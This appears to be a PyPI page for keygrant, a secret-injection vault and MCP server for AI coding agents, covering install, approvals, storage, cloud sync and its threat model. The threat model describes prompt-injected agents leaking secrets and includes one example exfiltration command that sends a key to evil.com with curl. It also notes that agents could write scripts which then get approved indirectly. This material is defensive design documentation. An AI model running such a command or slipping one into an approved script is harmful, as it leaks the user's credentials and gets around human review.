
keygrant

Per-command secret injection for AI coding agents. Secrets live in a local DPAPI-encrypted vault; the model's context only ever sees secret names — values are injected into the child process environment at exec time, and all output is redacted before it returns to the model.
Why: anything placed in an LLM's context can be exfiltrated (prompt injection, logs, generated code). The fix is architectural: keys never enter context, only the execution environment.
Docs: quickstart, every command, and how approvals, redaction and cloud sync work: https://keygrant.app/docs/
Components
keygrant.py— vault + CLIkeygrant set NAME [--desc TEXT]— store a secret (value via stdin, never argv)keygrant list/rm NAMEkeygrant exec [--redact] NAMES -- CMD— run CMD with secrets injectedkeygrant revoke NAME|--all— revoke active approval grantskeygrant init— wire up a project (.mcp.json+CLAUDE.mdguidance)
keygrant_mcp.py— MCP server (stdio JSON-RPC, zero deps)list_secrets— names/descriptions/usage only, never valuesexec_with_secrets— server-side exec with injection + forced output redaction- deliberately no set/store tool: writing a value through the model would put it in context; values enter out-of-band via the CLI only
Install
As a Claude Code plugin
The plugin bundles the MCP server and a skill that teaches Claude to use it, so there's no per-project setup. It needs uv.
/plugin marketplace add bazingaedward/keygrant
/plugin install keygrant@keygrant
Add secrets from your terminal with uvx keygrant==0.1.8 set NAME, or install
the CLI as below.
As a CLI and MCP server
uv tool install keygrant # or: pipx install keygrant
Requires Python ≥ 3.10. macOS ships Python 3.9, so a bare pip install
there fails; uv fetches a suitable Python automatically.
Then, in each project where agents should use secrets:
keygrant init
init adds a keygrant entry to the project's .mcp.json (merging with any
existing servers) and appends usage guidance for the model to CLAUDE.md,
both idempotently. Restart Claude Code in that folder to load the server.
macOS
Values live in the login Keychain; approval is a native dialog.

Threat model
What this protects against:
- Context exfiltration — a prompt-injected agent (or plain logging) leaking a secret that sits in model context. Values never enter context: the model only handles names; decryption and injection happen in the executing process.
- Output leaks — an agent echoing a secret back. All output returned to the model is redacted, including base64, hex, and URL-encoded variants.
- Grant riding — reusing an approval for something the user never saw. A grant covers one exact command string in one agent session, expires after 15 minutes, and lives only in the MCP server's memory — there is no grants file to forge. The CLI never reuses a grant.
- Silent use — every new command requires explicit user approval; the dialog shows the full command (over-long commands are refused, not truncated); timeout means deny.
What this does NOT protect against (known residual risks):
- A compromised agent can request a command that exfiltrates the secret over
the network (
curl evil.com?k=%KEY%). The approval dialog shows the full command — reviewing it is the control. Per-secret egress allowlists (binding a key to permitted destination hosts) are on the roadmap. - Indirection: approving
sh deploy.shapproves whateverdeploy.shdoes, and the agent may have written that file. Treat script invocations as approving the script. - Redaction is a second line of defense, not a guarantee: novel encodings can evade it. The primary guarantee remains "values never enter context".
- Anything running as the same OS user can read the DPAPI vault. This tool scopes agent access to secrets; it is not a defense against local malware.
Approval
Every use of a secret — via the CLI or the MCP server — requires the user's
approval through a native, topmost dialog that shows the full command (deny
by default on a 60s timeout). Through the MCP server, approving lets that
exact command reuse the secret for 15 minutes in that session — handy
for retries — while any other command prompts again. Grants are held in the
server's memory only. The CLI prompts on every keygrant exec, so an agent
cannot bypass MCP approval by shelling out to it. keygrant revoke NAME|--all
voids earlier grants in every running session. The dialog will be replaced by a resident tray
app with toast notifications; the grant semantics stay the same.
Storage
- Windows: values DPAPI-encrypted (per-user) inside
%USERPROFILE%\.keygrant\vault.json. Not%APPDATA%: packaged apps such as the Claude desktop app see a private copy of%APPDATA%, so the MCP server they launch and the CLI in a normal terminal would read different vaults. Up to 0.1.6 the vault lived in%APPDATA%\keygrant\. The CLI and the MCP server merge it into the new home on every start: only names the new vault has never seen from the old one, never overwriting, so a secret you delete does not come back. The old files stay, so a 0.1.6 install keeps working while you upgrade. - macOS: values in the login Keychain (via the
securityCLI; the first read triggers the OS Keychain permission prompt — an extra OS-level gate);~/.config/keygrant/vault.jsonholds metadata only - Linux: values in the Secret Service keyring via
secret-tool(libsecret-tools + a running keyring daemon; approval dialogs need zenity); the vault file holds metadata only
The vault file also records usage metadata (use count, last used) as the seed
of an audit trail. Set KEYGRANT_HOME to keep the vault somewhere else on any
platform.
Cloud sync (preview)
Optional end-to-end encrypted sync between your devices
(uv tool install 'keygrant[cloud]'). Values are encrypted on the device;
the server only ever stores ciphertext. Nothing is uploaded until you push.
First device
uv tool install 'keygrant[cloud]'
keygrant cloud init        # choose a password; prints your Emergency Kit
keygrant push STRIPE_KEY   # upload an existing local secret
Write the Emergency Kit (Account ID + Secret Key) down and keep it offline. Your data can only be decrypted with your password and the Secret Key; nobody, including keygrant, can recover either for you.
More devices — the old device must be online (it can be over SSH or remote desktop; pairing needs both devices at once, not in one place):
keygrant devices add       # old device: shows a pairing code
keygrant pair              # new device: enter the code
Both screens then show a fingerprint. Check they match before typing
yes on the old device — that check is what stops a malicious server from
slipping in its own device. The new device asks for your password once.
Day to day
echo "sk-..." | keygrant set STRIPE_KEY && keygrant push STRIPE_KEY   # add / change
keygrant push --delete STRIPE_KEY                                     # remove everywhere
keygrant sync                                                          # pull now
list and exec also pull changes on their own (at most once a minute,
silently skipped when offline). If two devices change the same secret,
the later push is refused until you sync; a local edit you haven't
pushed is never overwritten.
Lost every device? On a new machine, keygrant recover joins with the
Emergency Kit and your password alone (accounts created before 0.1.4: run
keygrant cloud enable-recovery once on an existing device).
Approve from your phone — run keygrant devices add and enter the code
at https://app.keygrant.app on your phone; the same fingerprint check makes
that browser a trusted approver. When nobody answers the desktop dialog, the
request goes to that page instead; an explicit Deny on the desktop is final.
The browser can approve and see names, never values.
Leave — keygrant cloud delete destroys the account and all ciphertext;
secrets stay on each machine as local-only entries.
Design and threat model: docs/design/cloud-sync-client.md.
Roadmap (prototype → product)
- Resident tray app (replaces the modal dialog; approval history, revoke UI)
- Per-secret egress allowlists (bind a key to permitted destination hosts)
- Optional cloud sync for teams (zero-knowledge: server stores ciphertext only)
1 maintainer

Metadata
1 maintainer
Release files for keygrant 0.1.9
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | Provenance | Actions |
|---|---|---|---|---|
| keygrant-0.1.9.tar.gz | 43.6 kB | Without provenance | Details for keygrant-0.1.9.tar.gz |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Actions Reset |
|---|---|---|---|---|
| keygrant-0.1.9-py3-none-any.whl | Python 3 | none | any | Details for keygrant-0.1.9-py3-none-any.whl |
Total release size: 77.9 kB
Release files / keygrant-0.1.9.tar.gz
| Download URL | keygrant-0.1.9.tar.gz |
|---|---|
| Size | 43.6 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
1fc3029696d610fefdf08c314dd0a5a26271ccd57746ae0363b537abc26310fa
|
|
BLAKE2b-256 checksum How to use checksums |
1d9ebc368550f2f19b384cb7beefeb652077976ace55d22d69689f1f983761d4
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
uv/0.13.1 {"installer":{"name":"uv","version":"0.13.1","subcommand":["publish"]},"python":null,"implementation":{"name":null,"version":null},"distro":null,"system":{"name":null,"release":null},"cpu":null,"openssl_version":null,"setuptools_version":null,"rustc_version":null,"ci":null}
|
Release files / keygrant-0.1.9-py3-none-any.whl
| Download URL | keygrant-0.1.9-py3-none-any.whl |
|---|---|
| Size | 34.3 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
c537603d43376b52559581dfc30b434004ea67ef55b0a78d23fdd44a7c3811ab
|
|
BLAKE2b-256 checksum How to use checksums |
fe9bb8f1a8f5534707274b04db4221aaef6e265b6a14a113adb22a5e9b4d89e5
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
uv/0.13.1 {"installer":{"name":"uv","version":"0.13.1","subcommand":["publish"]},"python":null,"implementation":{"name":null,"version":null},"distro":null,"system":{"name":null,"release":null},"cpu":null,"openssl_version":null,"setuptools_version":null,"rustc_version":null,"ci":null}
|
Security for keygrant 0.1.9
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
No provenance found
None of the files in this release were uploaded with provenance metadata.
A note on package security
PyPI is a repository for distributing packages, not a service for auditing them. While third-party security researchers and our staff do their best to detect and remove malicious packages, PyPI cannot guarantee the quality, security or suitability of any given package.
To learn more about protecting yourself from malicious actors, visit our package security documentation.














